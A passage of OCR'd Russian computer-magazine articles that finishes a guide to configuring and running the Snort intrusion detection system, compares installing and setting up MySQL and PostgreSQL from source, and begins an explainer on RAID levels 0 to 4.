Препроцессоры, подключаемые в третьей секции «Configure preprocessors», — штука довольно серьезная и в хозяйстве, как говорится, полезная, но требующая некоторого времени для того, чтобы разобраться с назначением и особенностями работы. Обрати внимание, что некоторые препроцессоры дублируют друг друга, поэтому включать все сразу также не имеет смысла. Так, вместо Portscan и Flow-Portscan разработчики рекомендуют использовать sfPortscan, разработанный в Sourcefire и предназначенный для тех же целей, то есть для определения сканирования портов. Более быстрый в работе модуль Frag3, используемый для дефрагментации IP-пакетов, пришел на смену более старому Frag2. Кроме того, некоторые препроцессоры направлены на определение аномалий в работе определенных сервисов. Так, X-Link2State предназначен для определения уязвимости в Exchange Server, а HTTPInspect изучает аномалии в http-трафике.


Настройка вывода данных

В четвертой секции «Configure output plugins», как уже говорилось, настраиваются выходные параметры. В общем случае строка параметров имеет такой вид:

```
output <name_of_plugin>:
<configuration_options>
```

В настоящее время Snort может использовать 10 плагинов для вывода информации (каждый из которых имеет дополнительные опции):

1. alert_syslog — для вывода информации используется демон syslog; модуль позволяет настроить приоритеты сообщений и уровень;
2. alert_fast — информация о возможной атаке выводится в указанный в качестве дополнительного параметра файл в сокращенном формате без подробностей;
3. alert_full — модуль, подходящий для небольших сетей, так как сильно тормозит работу Snort; заголовок пакета выводится полностью; в лог-каталоге будет создан подкаталог, по каждому IP в который будут записываться пакеты, вызвавшие предупреждение;
4. alert_unixsock — схож с предыдущим за исключением того, что информация в реальном времени передается в Unix-сокет, откуда может быть считана любой другой программой;
5. log_tcpdump — записывает в указанный файл перехваченные пакеты в формате утилиты tcpdump (к имени файла будет добавляться метка времени, поэтому затереть его при перезапуске не получится);
6. database — модуль, позволяющий заносить информацию в базу данных;
7. csv — вывод в файл формата csv, который может быть использован для занесения



> Snort в режиме захвата пакетов

> Держись, хакер!

информации в базу данных. Кроме имени файла, необходимо перечислить параметры, которые в него заносятся;
8. unified — выводит данные в специальном формате, оптимизированном для обработки внешними утилитами, которые затем будут заниматься регистрацией события;
9. alert_prelude — доступен при конфигурировании с опцией '-–enable-prelude', в этом случае Snort используется как датчик гибридной IDS Prelude (www.prelude-ids.org);
10. log_null — в этом случае Snort способен реагировать на указанные предупреждения без регистрации пакетов.
И, наконец, в конце файла ты найдешь шестую секцию «Customize your rule set», в которой необходимо убрать комментарии, указывающие на файлы с правилами:

```
include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.
rules
...
# include $RULE_PATH/multimedia.
rules
# include $RULE_PATH/p2p.rules
include $RULE_PATH/experimental.
rules
```

Названия правил говорят сами за себя. Оставь то, что тебе действительно нужно (хотя если сомневаешься, лучше включи все). По умолчанию файл local.rules пуст, в него заносит свои правила сам пользователь.

Запуск Snort

После того как все будет готово, можно запускать Snort. Для работы в режиме снифера Snort запускается с флагом '–v'. При этом на экран выводятся заголовки пакетов. Если же есть желание просмотреть и передаваемую информацию, используй следующую команду:

```
# snort -vd
```

Если в системе один интерфейс, то программа сама разберется, с чем ей работать. В противном случае его требуется указать с помощью '–i':

```
# snort -vd -i eth0
```

Можно указать на конкретную информацию, которую требуется захватить. Например, устанавливаем в качестве домашней сети 192.168.1.0 и захватываем пакеты с узла 192.168.1.1:

```
# snort -h 192.168.1.0/24 -d -v
host 192.168.1.1
```

Для регистрации пакетов в общем случае указываем каталог, куда следует записывать информацию:

```
# snort -l ./log
```

Если на выходе требуется файл в формате tcpdump, то добавляем параметр '–b'.
И, наконец, работа в режиме системы обнаружения атак. Так как файл snort.conf уже создан, то поступаем просто:

```
# snort -c /etc/snort/snort.conf
```

Для тестирования набираем «ping -s 65507 ip_адрес». После чего, если выбран соответствующий режим ведения журнала, в каталоге /var/log/snort появится файл с предупреждением о потенциально опасном пакете:

```
[**] [1:499:3] ICMP Large ICMP
Packet [**]
[Classification: Potentially Bad
Traffic] [Priority: 2]
15/11-18:21:2.1131991802192.168.0
.1 -> 192.168.0.20
ICMP TTL:255 TOS:0x0 ID:18479
IpLen:20 DgmLen:63028
Type:0 Code:0 ID:512 Seq:19456 ECHO
REPLY
[Xref => arachnids 246]
```

При всестороннем тестировании работы Snort следует использовать специальные утилиты вроде IDSwakeup (www.hsc.fr/ressources/outils/idswakeup/download).
Для автоматического запуска Snort при загрузке системы необходимо использовать скрипт snortd, который лежит в подкаталоге rpm дистрибутива. Копируем его в /etc/rc.d/init.d и даем команду:

```
# chkconfig snortd on
```

Анализаторы файлов и веб-морды

Snort создан для того, чтобы выполнять одну задачу — определение атак, и выполняет он ее хорошо. Анализ файлов журналов отдан на откуп сторонних разработчиков. Некоторые утилиты, предназначенные для этих целей, ты найдешь на сайте проекта. Например, с помощью Perl-скрипта SnortALog (jeremy.chartier.free.fr/snortalog) можно отобрать необходимую информацию и вывести ее в удобном для чтения виде. Вот так можно вывести топ атак, сгруппированных по времени, и отослать его по почте:

```
# cat /var/log/snort/snort.
log.1164559498 | ./snortalog.pl
-hour_attack | /usr/sbin/sendmail
-f admin@domain.com
```

Также имеется несколько веб-интерфейсов, позволяющих проанализировать собранную информацию: ACID (Analysis Console for Intrusion Databases, acidlab.sf.net), BASE (Basic Analysis and Security Engine, base.secureideas.net), SnortCon (snortcon.sf.net).



СЕРГЕЙ СУПРУНОВ
/ AMSAND@RAMBLER.RU /

Скулы на ринге

СРАВНИТЕЛЬНОЕ ОПИСАНИЕ ПРОЦЕССА УСТАНОВКИ И НАСТРОЙКИ ДВУХ ПОПУЛЯРНЫХ СУБД

В мире свободных программ так повелось: мы говорим «база данных» — подразумеваем мускуль». А чем нам, спрашивается, не угодила Postgre SQL, открытая (даже более открытая, чем MySQL), свободная, с мощнейшей функциональностью? Кто-то скажет — сложная; кто-то — тяжелая; кто-то — что тормозит. Но всегда ли высокая скорость — самое главное? И правда ли то, что поставить ее сложнее, чем совладать с «дельфинчиком»? Вот в этом мы и попытаемся сегодня разобраться…

Инсталляция

Для чистоты эксперимента обе СУБД ставить будем из исходников. Если приложение есть в менеджере пакетов твоей системы (мне пока еще не попадались такие, где не было бы MySQL или PostgreSQL), то лучше устанавливать оттуда. Так и с обновлением меньше проблем, и отслеживать зависимости проще — а то попробуй потом какому-нибудь RoundCube докажи, что СУБД у тебя уже есть. Но поскольку «официальная» инсталляция никаких проблем вызвать не должна (скомандовать «aptitude install mysql-server-5.0» или «portinstall postgresql-server» особого труда не составит), то мы пойдем по пути наибольшего сопротивления.

Итак, разжившись архивами с исходным кодом свежих версий (сразу бросается в глаза соотношение их размеров — 24 Мб MySQL 5.0.27 против 10 Мб PostgreSQL 8.2.0; а еще говорят, что постгрес тяжелый), потратим несколько минут на изучение опций конфигурации, чтобы не было потом мучительно больно… Как обычно, полный список доступных опций можно просмотреть, введя в полученном после распаковки тарбола каталоге следующую команду:

```
$ ./configure --help
```

В случае с MySQL первое, на что следует обратить внимание, — это кодировка, которую СУБД будет использовать по умолчанию. Поскольку latin1 нас вряд ли устроит, нужно будет указать опцию '--with-charset' в соответствии с твоей кодировкой (скорее всего, это будет koi8r, cp1251 или utf8). Если ты планируешь работать в дальнейшем с несколькими кодовыми страницами, то дополнительные кодировки укажи в опции '--with-extra-charsets'. Чтобы себя ни в чем не ограничивать, можешь задать сразу '--with-extra-charsets=all'.


Вторая вещь, не совсем привычная для пользователей, работавших ранее с другими СУБД, — возможность выбрать тип таблиц. MySQL поддерживает целую вереницу различных движков на все случаи жизни: BDB, InnoDB, MyISAM, HEAP... Первые два — Berkeley DB (разработчик — Sleepycat Software, ныне принадлежащий Oracle) и InnoDB (опять-таки купленный Oracle) — являются транзакционными. Это обеспечивает высокую надежность работы с данными (БД не потеряет согласованность в случае возникновения программного или аппаратного сбоя, и существует возможность восстановить или откатить незавершенные операции) и позволяет объединять логически связанные изменения в БД в атомарные (транзакционные) блоки, фиксирующиеся в базе по принципу «все или ничего». Таблицы MyISAM не поддерживают транзакции, что обеспечивает им более высокую скорость работы, но меньшую надежность. Таблицы HEAP размещаются в оперативной памяти, благодаря чему работают очень быстро, но, естественно, не сохраняют данные при сбоях. С учетом ряда других ограничений HEAP-таблицы удобно использовать для временных данных, но для «нормальной» работы они мало пригодны.

Если ты точно знаешь, какой тип таблиц тебе нужен, то можно при сборке СУБД указать только их. Обычно в таких случаях рекомендуют использовать MyISAM там, где ради скорости можно пожертвовать всеми данными, и InnoDB для остальных задач.

Перейдем к PostgreSQL. С языками здесь чуть проще — эта СУБД не будет напрягать тебя по поводу дефолтных кодировок и т.д. Единственное, что можно сделать, — это указать в '--enable-nls' перечень языков, на которых система будет с тобой общаться.

А вот над чем можно задуматься, так это над списком языков программирования. Их можно использовать для разработки триггеров, хранимых процедур и прочих прелестей. PostgreSQL поддерживает несколько языков на твой выбор — «из коробки» можно включить поддержку PL/Tcl, PL/Perl и PL/Python, вдогонку к стандартному PL/pgSQL; также поддерживаются PHP и Java.

Опции '--with-krb5', '--with-pam' и '--with-ldap' позволяют включить поддержку дополнительных способов авторизации, что может быть очень полезно для работы в локальной сети, когда требуется обеспечить предельную гибкость и прозрачность при работе пользователей с базой. Также подумай сразу, нужна ли тебе поддержка безопасных соединений



> pgAdmin: до PL/SQL Developer от Oracle пока явно не дотягивает, но работать приятно

> initdb: должно быть все OK

('--with-openssl') и протокола автоматической настройки сети Bonjour ('--with-bonjour').

По большому счету, параметры, предлагаемые по умолчанию, достаточно хороши, и если ты ставишь себе СУБД «общего назначения», то вполне можешь ничего не менять. Только для MySQL лучше бы не забыть указать кодировку, чтобы потом не удивляться, что как-то криво работает сортировка по отечественному алфавиту.

Итак, после того как ты наметил для себя, с какими параметрами следует собирать приложения, сборка и инсталляция традиционны и просты:

```
$ sudo addgroup mysql
$ sudo adduser -g mysql mysql
$ ./configure --prefix=/usr/local/mysql --
with-charset=utf8
$ make
$ sudo make install
```

Возможно, придется самую малость повозиться с зависимостями (раз уж мы пошли по пути сборки из исходников, то избежать этого трудно). Например, потребуется библиотека curses (или ncurses), причем нужны будут и заголовочные файлы, которые обычно вынесены в отдельный dev-пакет и по умолчанию редко устанавливаются.

ДЛЯ POSTGRESQL:

```
$ sudo adduser postgres
$ ./configure --prefix=/usr/local/pgsql --
with-python --with-perl
$ make
$ sudo make install
```

Здесь из зависимостей могут встретиться библиотеки readline и zlib (тоже с dev-пакетами). Если PostgreSQL собирается с поддержкой процедурных языков PL/Perl и PL/Python (как в примере), то понадобятся также dev-пакеты для Libperl и Python. Для других опций, естественно, будут выплывать свои зависимости. Главное — не забудь создать нужных для работы пользователей и группы.

С установкой на этом все, переходим к настройкам.

Инициализация и настройка

Итак, установка позади. Прежде чем приступать к работе, нужно выполнить инициализацию баз, а также сверить настройки по умолчанию со своими желаниями. По традиции, начнем с MySQL.

Для инициализации базы разработчики подготовили специальный скрипт mysql_install_db, который можно найти в каталоге bin. Запускать его следует с правами root, чтобы он мог создать необходимые каталоги, но желательно сразу указать параметр '--user', чтобы задать пользователя, который станет владельцем созданного каталога. Можно, конечно, потом поменять права и вручную, но лучше сразу:

```
$ sudo ./mysql_install_db --user=mysql --
datadir=/var/db/mysql
```

В конце работы этого сценария на экран будут выведены инструкции по дальнейшим действиям. В частности, нужно будет задать пароль пользователю root (не путай его с системным рутом):

```
$ /usr/local/mysql/bin/mysqladmin -u root
password 'jabubntkmysq'
```

Кстати, почитай документацию к mysqladmin — это очень мощная утилита для администрирования СУБД. База test, с которой будем экспериментировать, создастся автоматически на этапе инициализации. Рабочие базы можно создать либо из клиента mysql командой CREATE DATABASE, либо с помощью той же mysqladmin. При необходимости создай пользователя (CREATE USER), и можно работать.

Но прежде чем запускать сервер, желательно сначала создать конфигурационный файл (по умолчанию /etc/my.cnf). Разработчики любезно заготовили несколько шаблонов конфигурации для различных случаев, смотри каталог support-files в исходниках. Шаблоны my-large.cnf, my-medium.cnf и my-small.cnf отличаются по большей части значениями, заданными для различных влияющих на потребление памяти переменных (буферов, кэшей и т.д.). Если интересно, можно выполнить



> Вечный спор «MySQL vs PostgreSQL» можно найти практически на любом «админском» сайте. Главное — не доверяй слепо первым попавшимся аргументам.



> www.mysql.com — сайт компании MySQL AB;

www.mysql.org — почти то же самое, но ориентированное на сообщество;

www.postgresql.org — официальный сайт СУБД PostgreSQL;

www.mysql.ru — русскоязычный сайт почитателей MySQL;

www.postgresql.ru — страница русскоязычной документации по PostgreSQL.

Графические инструменты для работы с СУБД

И MYSQL, И POSTGRESQL НЕ ОБДЕЛЕНЫ СРЕДСТВАМИ ДЛЯ БОЛЕЕ КОМФОРТНОЙ РАБОТЫ С СУБД. ПРЕЖДЕ ВСЕГО, СЛЕДУЕТ ОТМЕТИТЬ ВЕЗДЕСУЩИЙ PHP-ИНСТРУМЕНТАРИЙ: PHPPGADMIN И PHPMYADMIN. ТАКЖЕ ДЛЯ POSTGRESQL НУЖНО ВЫДЕЛИТЬ УТИЛИТУ PGADMIN — ПРОСТОЙ, НО В ТО ЖЕ ВРЕМЯ ДОСТАТОЧНО УДОБНЫЙ СПОСОБ АДМИНИСТРИРОВАТЬ БАЗУ.

«diff -u my-large.cnf my-small.cnf». Для небольшой домашней машины вполне подойдет шаблон my-small.cnf, который следует скопировать в /etc под именем my.cnf. Для более крупных инсталляций лучше просмотреть самому один из выбранных шаблонов и подогнать параметры под оптимальные значения в зависимости от объема имеющейся в наличии памяти. Если ты планируешь использовать таблицы типа InnoDB, то my.cnf нужно будет обязательно подредактировать — по умолчанию все, что касается этих таблиц, в нем закомментировано.

Отыщи в конфигурационном файле в секции [mysqld] следующие строки, сними комментарии и приведи в соответствие со своими потребностями:

```
# Путь к каталогу, где будут размещены InnoDB-таблицы:
innodb_data_home_dir = /var/db/mysql/innodb/db/
# Имя файла хранилища, его первоначальный размер (10 Мб)
# и разрешение на автоматическое расширение при необходимости:
innodb_data_file_path = ibdata1:10M:autoextend
# Каталог хранения журналов и архивов
# (если есть возможность, лучше выносить на отдельный винт):
innodb_log_group_home_dir = /var/db/mysql/innodb/log/
innodb_log_arch_dir = /var/db/mysql/innodb/log/
# Память, отводимая под буферы (если на машине работает что-то,
# кроме mysql, лучше не поднимать выше  30-70% от объема ОЗУ):
innodb_buffer_pool_size = 16M
innodb_additional_mem_pool_size = 2M
# Размеры журнальных файлов (рекомендуется держать на уровне
# 20-25% от размера буферов):
innodb_log_file_size = 5M
innodb_log_buffer_size = 8M
innodb_flush_log_at_trx_commit = 1
innodb_lock_wait_timeout = 50
```

Приведенные цифры, естественно, можно менять в зависимости от конкретной ситуации — от ресурсопотребления других процессов, работающих на этой же машине, объема памяти и т.д. Каталоги, указанные в конфигурации, должны существовать (в том смысле, что их придется создать вручную до того, как сервер будет перезапущен с новыми параметрами) и принадлежать пользователю mysql:

```
$ sudo -u mysql mkdir -p /var/db/mysql/innodb/{db,log}
```

В опции innodb_data_file_path можно указывать несколько файлов. При первом запуске сервера после внесения изменений в конфигурацию будет выполнена инициализация указанных хранилищ:

```
$ sudo /usr/local/mysql/bin/mysqld_safe --user=mysql --datadir=/var/db/mysql
Starting mysqld daemon with databases from /var/db/mysql
```

Сразу замечу, что остановить запущенный сервер можно такой командой:

```
$ sudo kill `sudo cat /var/db/mysql/toshiba.pid`
```

Для удобства команды запуска и останова можно оформить в виде стартового сценария. Еще одна причина воспользоваться дистрибутивной установкой — там все это уже сделано.

Таблицы формата MyISAM будут размещаться в указанном каталоге «пофайлово», в то время как таблицы InnoDB размещаются в одном или нескольких файлах-хранилищах, согласно конфигурационному файлу.

В PostgreSQL поддерживается один тип хранилища данных, поэтому все несколько проще — нужно создать каталог, где будет располагаться хранилище, сделать его владельцем пользователя postgres и выполнить инициализацию:


```
$ sudo mkdir -p /var/db/pgsql/data
$ sudo chown postgres /var/db/pgsql/data
$ sudo su postgres
$ cd /usr/local/pgsql/bin
$ ./initdb -D /var/db/pgsql/data
$ exit
```

После инициализации будет выведено предупреждение, что для локальных подключений разрешена так называемая trust-аутентификация (об этом — чуть позже), и показаны два способа запустить сервер. В первом случае — «postgres -D /var/db/pgsql/data» — сервер запустится в интерактивном режиме, то есть информация о его работе будет отображаться в окне терминала, а при закрытии терминала сервер будет остановлен. Безусловно, работающий процесс всегда можно перевести в фоновый режим, либо сразу указав символ «&» после команды, либо в дальнейшем приостановив его работу комбинацией клавиш <Ctrl-Z> и затем возобновив в фоне с помощью утилиты bg:


```
$ sudo -u postgres ./postgres -D /var/db/pgsql/data
LOG:  database system was shut down at 2006-12-16 13:58:54 MSK
...
LOG:  database system is ready
// здесь нажали <Ctrl-Z>
[1]+  Stopped sudo -u postgres ./postgres -D /var/db/pgsql/data
$ bg
[1]+ sudo -u postgres ./postgres -D /var/db/pgsql/data &
```

Управление сервером с помощью pg_ctl, на мой взгляд, более удобно, и в этом случае сервер будет сразу запущен как фоновый процесс. Только нужно не забывать, что обе команды должны быть выполнены от имени пользователя postgres. В приведенном выше примере это выполняется с помощью утилиты sudo. Если запуск сервера прошел без ошибок, значит, для работы все готово.

А если возникнут какие-либо проблемы, то они достаточно подробно будут расписаны в сообщениях, выводимых на экран или в лог. Чаще всего они бывают связаны с правами доступа: либо не того пользователя сделали владельцем хранилища, либо от имени неправильного пользователя запускается



> mysql_install_db: читаем все внимательно



> phpMyAdmin: все, что нужно для комфортной работы, — браузер и кусочек Апача

сервер. Но перед началом работы хорошо бы посмотреть, а что же у нас творится в настройках. Конфигурация PostgreSQL запрятана в каталоге хранилища, которое создается во время инициализации. В нашем случае это будут файлы postgresql.conf, pg_hba.conf и pg_ident.conf в каталоге /var/db/pgsql/data. В первом из них сосредоточены основные опции, управляющие работой сервера. По умолчанию они работают достаточно хорошо, но в случае проблем с производительностью имеет смысл попробовать их подкрутить под конкретные условия. Оставшиеся два файла отвечают за доступ к серверу. Они снабжены предельно подробными комментариями, так что разобраться с ними не составит труда. Кстати, предупреждение о trust-аутентификации, полученное при инициализации базы, связано со следующими строками в pg_hba.conf:

```
# "local" is for Unix domain socket
connections only
local  all all  trust

# IPv4 local connections:
host  all all 127.0.0.1/32 trust

# IPv6 local connections:
host  all all  ::1/128 trust
```

Они означают, что любой локальный пользователь, подключающийся к любой базе, сможет соединяться с сервером без указания пароля. В некоторых дистрибутивах вместо второго all (означающего «все пользователи») ставят более жесткое ограничение — sameuser, при котором пользователь может подключиться к базе только в том случае, если его имя в PostgreSQL совпадает с системным именем. Если тебе нужен доступ к БД «снаружи», добавь соответствующие строки. Например, так можно разрешить доступ к серверу всем пользователям к базе common из указанной подсети с аутентификацией через PAM или LDAP (поддержка соответствующих типов аутентификации должна быть добавлена на этапе компиляции):

```
host    common
all    10.0.0.0/8    pam,ldap
```

Отрегулировав права, можно подключаться к базе template1 (она создается при инициализации и служит шаблоном для всех создаваемых впоследствии баз, если явно не указана база-«родитель»):

```
$ bin/psql -U postgres template1
template1=# create user test;
CREATE ROLE
template1=# create database test
owner test;
CREATE DATABASE
template1=# \c test test
You are now connected to database
«test» as user «test».
test=> create table test (fnum
numeric, fstr varchar);
CREATE TABLE
test=> \q
```

Здесь мы создали пользователя test и одноименную базу для экспериментов. Раз все получилось, значит, установка прошла без эксцессов.

Кое-что про функциональность

К сожалению, рамки этой статьи не позволяют подробно остановиться на работе с базами, но это, как говорится, уже дело техники. Пару слов скажу о возможностях, которые предоставляют эти СУБД.

Начиная с версии 5.0, функциональные возможности MySQL существенно расширились: появилась поддержка триггеров, хранимых процедур, представлений (view), курсоров. Поддержка нескольких типов таблиц позволяет гибко лавировать между надежностью и скоростью. В общем, MySQL сейчас вплотную приближается по своим возможностям к таким «монстрам», как Oracle, DB2 и MS SQL, хотя на данном этапе ей пока недостает зрелости.

А что же PostgreSQL? Все перечисленные выше функциональные возможности в ней были давно, и их можно считать вполне зрелыми и проверенными временем. Огромным плюсом, на мой взгляд, является возможность использования различных языков для разработки «серверной логики».

К тому же PostgreSQL всегда славилась своей поддержкой стандартов — в отличие от других СУБД, включая MySQL, в PostgreSQL стандарты SQL-92 и SQL-99 поддерживаются наиболее полно и последовательно, в последних версиях появилась частичная поддержка SQL-2003. Хотя, как показывает практика, стандарты, к сожалению, не пользуются должной популярностью.

О производительности говорить не буду, поскольку этот вопрос требует проведения серьезного исследования и, по возможности, на различном железе. Небольшие тесты, которые я проводил «на коленке», не продемонстрировали явного преимущества MySQL, даже с таблицами MyISAM, и если верить сторонним исследованиям, PostgreSQL гораздо лучше держит нагрузку, в то время как MySQL проваливается при большом числе одновременных запросов (смотри tweakers.net/reviews/657/2).

Итоги

Итак, получается, что MySQL и PostgreSQL сейчас довольно близки функционально, хотя MySQL по-прежнему в роли догоняющего. То, что одна сложнее другой в установке или в работе, тоже не скажешь, — это, скорее, дело привычки и личных предпочтений. Скорость работы — вопрос сложный, и ответ на него зависит от целого ряда условий (режим использования, железо, размеры и структура базы и т.д.). Выбирать, конечно, тебе, но советую обратить внимание на PostgreSQL, если ты еще с ней не работаешь. Она того заслуживает.



КРИС КАСПЕРСКИ

Королевство кривых RAID-зеркал

ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О RAID-МАССИВАХ, НО БОЯЛСЯ СПРОСИТЬ

Лет десять назад RAID-массивы были экзотикой, встречающейся только на серверах и крутых рабочих станциях. Сейчас же RAID-контроллеры настолько подешевели, что массово встраиваются в материнские платы, соблазняя юзеров объединить несколько дисков в один массив, но за это искушение приходится дорого платить.

Смачная аббревиатура RAID расшифровывается как Redundant Array of Independent/Inexpensive Disks (дисковый массив недорогих/независимых дисков). Дэвид Петтерсонон, Гарт Гибсон и Рэнди Катц предложили для борьбы с отказами винчестеров (тогда они случались намного чаще, чем сейчас) использовать избыточный массив недорогих дисков. Идея получила развитие, и очень скоро в RAID'ы стали объединять дорогие диски, поэтому слово «inexpensive» («дешевый») заменили словом «independent» («независимый») — сейчас RAID принято расшифровывать именно так.

Типы RAID'ов

Но как RAID-массивом можно распорядиться? Если объединить несколько физических дисков в один виртуальный и поблочно писать/читать со всех дисков сразу, мы получим RAID уровня 0 (Striped Set), значительно увеличивающий скорость операций ввода/вывода (а, как известно, в большинстве случаев ввод/вывод — самое узкое место в системе). В грубом приближении скорость обмена прямо пропорциональна количеству дисков, то есть два диска увеличивают производительность практически вдвое.
Однако здесь есть одно «но». Время поиска секторов (особенно при «далеких» позиционированиях) не постоянно, и винчестер нещадно гоняет магнитную головку, отыскивая нужный сектор методом вилки. При работе с одним жестким диском время поиска сектора равно X+/-n, где n — максимальное отклонение от среднего времени поиска, обусловленного конструктивными особенностями привода.
При работе с массивом дисков время поиска увеличивается до X+n, поскольку контроллер вынужден дожидаться завершения операции обмена с самым медленным из дисков.
Таким образом, чем больше у нас дисков, тем меньший прирост производительности они дают. Переход с одного диска на два чувствуется сразу, а добавление еще двух дисков уже практически не ощущается. Тем более что при работе с мелкими файлами ожидаемого ускорения вообще не наступает, поскольку невозможно обеспечить перекрывающееся чтение/запись нескольких небольших сегментов информации.
К тому же чем больше дисков, тем выше вероятность отказа каждого из них, а поскольку запись ведется блочным образом (то есть блок 1 записывается на диск 1, блок 2 — на диск 2, блок 3 — на диск 3 и т. д.), то при выходе одного диска из строя из данных образуется «решето», своеобразный реквием по хранящейся на RAID'е информации. RAID 0 — это крайне ненадежная штука, и пользоваться ей можно только, например, для рабочей станции, предназначенной для обработки цифрового видео, но ни в коем случае не для долговременного хранения данных!

СХЕМА ХРАНЕНИЯ ДАННЫХ НА RAID 0
RAID-контроллер

диск 1	диск 2	диск 3	диск 4	диск 5
СЕГМЕНТ 1	СЕГМЕНТ 2	СЕГМЕНТ 3	СЕГМЕНТ 4	СЕГМЕНТ 5
СЕГМЕНТ 6	СЕГМЕНТ 7	СЕГМЕНТ 8	СЕГМЕНТ 9	СЕГМЕНТ 10

А можно поступить иначе и писать одни и те же данные на все диски сразу, дублируя информацию, чтобы при выходе одного жесткого диска из строя ее было возможно автоматически восстановить с другого. Такой массив называется «зеркальным» (Mirrored Set) и соответствует RAID-уровню 1. При этом надежность резко возрастает, а время поиска секторов по-прежнему равняется X+n, то есть RAID 1 не только не ускоряет, но даже замедляет обмен данными по сравнению с обычным жестким диском.

СХЕМА ХРАНЕНИЯ ДАННЫХ НА RAID 1
RAID-контроллер

диск 1	диск 2	диск 3	диск 4	диск 5
данные	копия д.1	данные	копия д.3	свободный
СЕГМЕНТ 1	СЕГМЕНТ 1	СЕГМЕНТ 2	СЕГМЕНТ 2	
СЕГМЕНТ 3	СЕГМЕНТ 3	СЕГМЕНТ 4	СЕГМЕНТ 4	

RAID'ы уровней 2 и 3 обычно работают сразу с пятью дисками, храня на них не только полезные данные, но и байты четности, позволяющие восстановить вышедший из строя диск за счет остальных. Покажем, как это происходит на примере битов (тем более что восстановление данных — это битовая операция). Пусть на четыре диска пишется: 1 0 1 1. Складывая биты друг с другом, получаем 3, а 3 по модулю 2 равно 1, вот этот самый 1 мы и пишем на пятый диск. Теперь представим себе, что второй диск вышел из строя: 1 x 1 1 1. Мы вновь складываем биты, делим полученный результат по модулю 2 и получаем 0, что и требовалось доказать!
Дисков не обязательно должно быть пять, некоторые контроллеры работают и с тремя, но это неважно. Важно, что мы получаем и производительность, и надежность. Разница между



> Пяти дискам, объединенным в один RAID-массив, в бюджетном корпусе просто не хватило места!



> Adtron I35MB DiskpakT — RAID уровня 1 (Mirroring) из двух дисков с интегрированным контроллером, в форм-факторе 3,5" Single Slot

RAID 2 и RAID 3 заключается в том, что RAID 2 задействует для хранения битов четности несколько дисков, в то время как RAID 3 — только один, вследствие чего RAID 2 встречается крайне редко, да и RAID 3 используется не часто.

СХЕМА ХРАНЕНИЯ ДАННЫХ НА RAID 3
RAID-контроллер

диск 1	диск 2	диск 3	диск 4	диск 5
данные	данные	данные	данные	четность
БАЙТ 1	БАЙТ 2	БАЙТ 3	БАЙТ 4	БАЙТ ЧЕТНОСТИ
БАЙТ 5	БАЙТ 6	БАЙТ 7	БАЙТ 8	БАЙТ ЧЕТНОСТИ

RAID уровня 4 — это фактически усовершенствованный RAID 3, устраняющий проблему производительности при работе с небольшими объемами информации за счет использования только того диска, на котором эта информация хранится. Это позволяет обрабатывать несколько запросов на чтение одновременно (класс, особенно при работе с кучей мелких файлов!). Однако запросы на запись порождают блокировки, вызванные необходимостью обновления байтов четности, и в настоящее время RAID 4 используется крайне редко.

